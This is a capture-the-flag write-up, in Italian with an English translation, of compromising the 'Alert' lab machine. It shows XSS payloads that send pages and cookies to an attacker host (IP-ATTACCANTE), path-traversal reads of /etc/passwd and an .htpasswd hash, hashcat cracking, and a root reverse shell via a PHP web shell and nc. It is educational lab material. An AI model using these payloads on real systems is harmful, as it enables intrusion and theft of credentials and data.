Alert
Foothold
Intanto mappiamo l’IP della macchina con l’hostname alert.htb nel file /etc/hosts.
Dopo aver lanciato una scansione si ottiene
$ sudo nmap -sV -vvv -oN tcp.txt alert.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 15:05:43 2025 as: /usr/lib/nmap/nmap -sV -vv -oN tcp.txt alert.htb
Nmap scan report for alert.htb (10.10.11.44)
Host is up, received reset ttl 128 (2.2s latency).
Scanned at 2025-03-01 15:05:43 CET for 480s
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE REASON          VERSION
22/tcp  open     ssh     syn-ack ttl 128 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http    syn-ack ttl 128 Apache httpd 2.4.41 ((Ubuntu))
514/tcp filtered shell   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 15:13:43 2025 -- 1 IP address (1 host up) scanned in 480.81 seconds
Risulta esserci una web app sulla porta 80 che permette il caricamento di file .md e la loro visualizzazione.
Inoltre, il servizio genera un link di condivisione, utilizzato per visualizzare il file che è stato caricato.
Facendo diversi test, ci si accorge che è presente una vulnerabilità di tipo XSS, inserendo il tag esso viene riflesso nella pagina web senza una corretta sanitizzazione.
Si crea una payload JS con una fetch per vedere se veniamo raggiunti dalla richiesta HTTP sul Collaborator di Burp Suite.
Payload
<script>
fetch("https://d1fzfudahmdnbt2ccrqoar1h187zvpje.oastify.com/",{
method : "GET"
});
</script>
Testando la payload su noi stessi, ci si accorge, dalla console del browser, che il CORS blocca le richieste cross-site e quindi si prova ad disabilitare il meccanismo di CORS con mode: ‘no-cors’.

Ecco un esempio di richiesta HTTP senza cors.
Payload Burp Suite
Payload
<script>
fetch("https://d1fzfudahmdnbt2ccrqoar1h187zvpje.oastify.com",{
method : "GET",
mode : "no-cors"
});
</script>

Come si può vedere il CORS è stato raggirato e si può raggiungere il si ricevono risposte sul Collaborator.
Risposta

È presente un form all’interno della pagina Contact Us e su About Us, si parla di un admin che risponde ai messaggi che gli vengono inviati.
A questo punto proviamo a craftare una nuova payload JS in un file .md, prendiamo il link che viene generato e inviamolo all’admin per provare a rubare i cookie, se presenti.
Form di contatto
Non viene ricevuta nessuna risposta sul Collaborator, questo può significare la presenza di firewall o un perimetro chiuso.
Perciò, si prova ad aprire un server http con Python e a cambiare la payload in modo da far puntare al server che è stato aperto, essendo che siamo nella stessa rete.
Payload
<script>
fetch("http://IP-ATTACCANTE:9000/?cookie="+ document.cookie,{
method : "GET",
mode : "no-cors"
});
</script>
Risposta
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
IP-VITTIMA - - [14/Feb/2025 18:04:09] "GET /?cookie= HTTP/1.1" 200 -
Nessun cookie trovato.
Facendo un po’ di bruteforce dei path con gobuster e ffuf, sono stati trovati due path /messages e /uploads.
Provando ad accedere alle pagine da 403 - Forbidden e quindi si crafta una payload per vedere se l’amministratore riesce a visualizzare le pagine.
Payload
<script>
fetch("http://alert.htb/messages/")
  .then(response => response.text())
  .then(data => {
    fetch("http://IP-ATTACCANTE:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
Ma quello che riceviamo, che è la visualizzazione dell’amministratore, è un 403 - Forbidden.
Nella navigazione delle pagine web, esse vengono indicizzate usando uno script index.php con un parametro page
http://alert.htb/index.php?page=PAGE_NAME
Provando ad inserire come valore al parametro “page” messages e uploads si nota che con uploads non si trova nessuna pagina, mentre, con messages si ha una pagina statica vuota con il menu del sito.
Quindi si riprova a craftare una payload all’amministratore.
Payload
<script>
fetch("http://alert.htb/index.php?page=messages")
  .then(response => response.text())
  .then(data => {
    fetch("http://IP-ATTACCANTE:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
Difatti l’output che vede l’admin corrisponde alla visualizzazione della pagina HTML che noi abbiamo, con in più una sezione “Messages”.
Risposta
[...]
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
[...]
A questo punto modifichiamo la payload per visualizzare quel file dal POV dell’amministratore.
Payload
<script>
fetch("http://alert.htb/messages.php?file=2024-03-10_15-48-34.txt")
  .then(response => response.text())
  .then(data => {
    fetch("http://IP-ATTACCANTE:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
Ma il file risulta essere vuoto.
Siccome però è presente un parametro file in messages.php?file=2024-03-10_15-48-34.txt potrebbe essere presente una vulnerabilità LFI (Local File Inclusion) e per recuperare file si potrebbe effettuare un path traversal.
I principali file da testare sono /etc/passwd, /etc/shadow o file di configurazione di Apache (essendo che un header delle risposte del server ci informa che il server è un Apache/2.4.41 (Ubuntu)) come /etc/apache2/apache2.conf/, .htaccess, ecc…
Quindi provando un po’ di payload, si scopre che si può leggere il contenuto di alcuni file
Payload
Payload 1:
[...]
fetch("http://alert.htb/messages.php?file=../../../../etc/passwd")
[...]
Payload 2:
[...]
fetch("http://alert.htb/messages.php?file=../../../../etc/apache2/apache2.conf")
[...]
Payload 3:
[...]
fetch("http://alert.htb/messages.php?file=../../../../etc/apache2/envvars")
[...]
Payload 4:
[...]
fetch("http://alert.htb/messages.php?file=../../../../etc/apache2/ports.conf")
[...]
Payload 5:
[...]
fetch("http://alert.htb/messages.php?file=../../../../etc/apache2/sites-enabled/000-default.conf")
[...]
Il primo file ci permette di capire le utenze che ci sono a bordo della macchina.
L’ultimo file ha del contenuto interessante
AuthUserFile /var/www/statistics.alert.htb/.htpasswd
Ci informa che sono presenti delle credenziali in un file e quindi proviamo a recuperare quel file con la solita payload e il contenuto è il seguente
Risposta
albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
Sono delle credenziali di un utente sulla macchina, che è presente in /etc/passwd.
L’algoritmo APR1 si riferisce alle password cifrate con MD5 Apache $apr1$, usate spesso nei file .htpasswd di Apache.
Pertanto utilizzando tool di cracking, si può provare a craccare la password
$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
hashcat -m 1600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --force
La password trovata è manchesterunited.
A questo punto si fa l’accesso SSH con utente albert e la password trovata e si recupera la user flag.
Privilege Escalation
Successivamente per il privilege escalation, si nota che tra le connessioni in ascolto ci sta un servizio sulla porta 8080 in localhost su 127.0.0.1.
Indagando meglio tra i processi in esecuzione si può notare un server php avviato con permessi di root dalla cartella /opt/website-monitor
/usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor
Andando in quella cartella e facendo il listato dei file ci si sofferma su una particolare cartella
[...]
drwxrwxr-x 2 root management  4096 Feb 17 12:09 config
[...]
I membri del gruppo management hanno permessi di lettura, scrittura e esecuzione su quella cartella. Lanciando il comando id si nota infatti che si fa parte del gruppo management
$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
In quella cartella allora si potrebbe caricare una web shell in php e provarla ad esegure per aprire una shell come root.
Creiamo quindi una reverse web shell con revshells.com in .php che si collega su porta 4444 al mio ip **e carichiamola nella directory config.
Usando il comando seguente, si fa il forward del servizio in ascolto sulla macchina della vittima su porta 8080, direttamente sulla nostra macchina su porta 9000.
ssh -L 9000:127.0.0.1:8080 albert@IP-VITTIMA
A questo punto mettiamoci in ascolto sulla porta 4444
nc -nvlp 4444
E andiamo dalla nostra macchina in http://127.0.0.1:8080/config/shell.php e vediamo se viene triggerata l’esecuzione della shell.
nc -lvnp 4444
listening on [any] 4444 ...
connect to [IP-ATTACCANTE] from (UNKNOWN) [IP-VITTIMA] 39842
Linux alert 5.4.0-200-generic #220-Ubuntu SMP Fri Sep 27 13:19:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
root@alert:/#
Ora prendiamo e inviamo la flag root.txt.
Foothold
First, we map the machine’s IP to the hostname alert.htb in the /etc/hosts file.
After running a scan we get
$ sudo nmap -sV -vvv -oN tcp.txt alert.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 15:05:43 2025 as: /usr/lib/nmap/nmap -sV -vv -oN tcp.txt alert.htb
Nmap scan report for alert.htb (10.10.11.44)
Host is up, received reset ttl 128 (2.2s latency).
Scanned at 2025-03-01 15:05:43 CET for 480s
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE REASON          VERSION
22/tcp  open     ssh     syn-ack ttl 128 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http    syn-ack ttl 128 Apache httpd 2.4.41 ((Ubuntu))
514/tcp filtered shell   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 15:13:43 2025 -- 1 IP address (1 host up) scanned in 480.81 seconds
There turns out to be a web app on port 80 that allows uploading .md files and viewing them.
In addition, the service generates a share link, used to view the file that was uploaded.
Running several tests, we notice there is an XSS vulnerability: by inserting the tag, it is reflected in the web page without proper sanitization.
We craft a JS payload with a fetch to see whether the HTTP request reaches us on the Burp Suite Collaborator.
Payload
<script>
fetch("https://d1fzfudahmdnbt2ccrqoar1h187zvpje.oastify.com/",{
method : "GET"
});
</script>
Testing the payload on ourselves, we notice from the browser console that CORS blocks cross-site requests, so we try to disable the CORS mechanism with mode: ‘no-cors’.
Here is an example of an HTTP request without cors.
Burp Suite Payload
Payload
<script>
fetch("https://d1fzfudahmdnbt2ccrqoar1h187zvpje.oastify.com",{
method : "GET",
mode : "no-cors"
});
</script>
As you can see, CORS has been bypassed and we can reach it and receive responses on the Collaborator.
Response
There is a form inside the Contact Us page, and on About Us it mentions an admin who replies to the messages sent to them.
At this point we try to craft a new JS payload in a .md file, take the link that gets generated, and send it to the admin to try to steal cookies, if any.
Contact form
No response is received on the Collaborator, which may indicate the presence of a firewall or a closed perimeter.
Therefore, we try to spin up an HTTP server with Python and change the payload to point to the server we opened, since we are on the same network.
Payload
<script>
fetch("http://IP-ATTACCANTE:9000/?cookie="+ document.cookie,{
method : "GET",
mode : "no-cors"
});
</script>
Response
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
IP-VITTIMA - - [14/Feb/2025 18:04:09] "GET /?cookie= HTTP/1.1" 200 -
No cookies found.
Doing a bit of path brute-forcing with gobuster and ffuf, two paths were found: /messages and /uploads.
Trying to access the pages returns 403 - Forbidden, so we craft a payload to see whether the administrator can view the pages.
Payload
<script>
fetch("http://alert.htb/messages/")
  .then(response => response.text())
  .then(data => {
    fetch("http://IP-ATTACCANTE:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
But what we receive, which is the administrator’s view, is a 403 - Forbidden.
While browsing the web pages, they are indexed using an index.php script with a page parameter
http://alert.htb/index.php?page=PAGE_NAME
Trying to set the “page” parameter value to messages and uploads, we notice that with uploads no page is found, whereas with messages we get an empty static page with the site menu.
So we try once again to craft a payload to the administrator.
Payload
<script>
fetch("http://alert.htb/index.php?page=messages")
  .then(response => response.text())
  .then(data => {
    fetch("http://IP-ATTACCANTE:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
Indeed, the output the admin sees corresponds to the rendering of the HTML page we have, plus a “Messages” section.
Response
[...]
<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
[...]
At this point we modify the payload to view that file from the administrator’s POV.
Payload
<script>
fetch("http://alert.htb/messages.php?file=2024-03-10_15-48-34.txt")
  .then(response => response.text())
  .then(data => {
    fetch("http://IP-ATTACCANTE:9000/?data=" + encodeURIComponent(data), {
      method: "GET",
      mode: "no-cors"
    });
  });
</script>
But the file turns out to be empty.
However, since there is a file parameter in messages.php?file=2024-03-10_15-48-34.txt, there might be an LFI (Local File Inclusion) vulnerability, and to retrieve files we could perform a path traversal.
The main files to test are /etc/passwd, /etc/shadow or Apache configuration files (since one of the server’s response headers tells us the server is an Apache/2.4.41 (Ubuntu)) such as /etc/apache2/apache2.conf/, .htaccess, etc.
So, trying a few payloads, we discover that we can read the contents of some files
Payload
Payload 1:
[...]
fetch("http://alert.htb/messages.php?file=../../../../etc/passwd")
[...]
Payload 2:
[...]
fetch("http://alert.htb/messages.php?file=../../../../etc/apache2/apache2.conf")
[...]
Payload 3:
[...]
fetch("http://alert.htb/messages.php?file=../../../../etc/apache2/envvars")
[...]
Payload 4:
[...]
fetch("http://alert.htb/messages.php?file=../../../../etc/apache2/ports.conf")
[...]
Payload 5:
[...]
fetch("http://alert.htb/messages.php?file=../../../../etc/apache2/sites-enabled/000-default.conf")
[...]
The first file lets us figure out the user accounts that exist on the machine.
The last file has some interesting content
AuthUserFile /var/www/statistics.alert.htb/.htpasswd
It tells us that there are credentials in a file, so we try to retrieve that file with the usual payload, and the content is as follows
Response
albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
These are credentials of a user on the machine, who is present in /etc/passwd.
The APR1 algorithm refers to passwords hashed with Apache MD5 $apr1$, often used in Apache’s .htpasswd files.
Therefore, using cracking tools, we can try to crack the password
$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/
hashcat -m 1600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --force
The password found is manchesterunited.
At this point we log in via SSH with user albert and the password found, and we retrieve the user flag.
Privilege Escalation
Next, for privilege escalation, we notice that among the listening connections there is a service on port 8080 on localhost at 127.0.0.1.
Investigating the running processes more closely, we can notice a php server started with root permissions from the /opt/website-monitor folder
/usr/bin/php -S 127.0.0.1:8080 -t /opt/website-monitor
Going into that folder and listing the files, one particular folder stands out
[...]
drwxrwxr-x 2 root management  4096 Feb 17 12:09 config
[...]
Members of the management group have read, write, and execute permissions on that folder. Running the id command, we indeed notice that we are part of the management group
$ id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)
In that folder, then, we could upload a php web shell and try to execute it to open a shell as root.
So we create a .php reverse web shell with revshells.com that connects on port 4444 to my IP, and we upload it into the config directory.
Using the following command, we forward the service listening on the victim machine on port 8080 directly to our machine on port 9000.
ssh -L 9000:127.0.0.1:8080 albert@IP-VITTIMA
At this point, let’s listen on port 4444
nc -nvlp 4444
And from our machine we go to http://127.0.0.1:8080/config/shell.php and see whether the shell execution gets triggered.
nc -lvnp 4444
listening on [any] 4444 ...
connect to [IP-ATTACCANTE] from (UNKNOWN) [IP-VITTIMA] 39842
Linux alert 5.4.0-200-generic #220-Ubuntu SMP Fri Sep 27 13:19:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
root@alert:/#
Now we grab and submit the root.txt flag.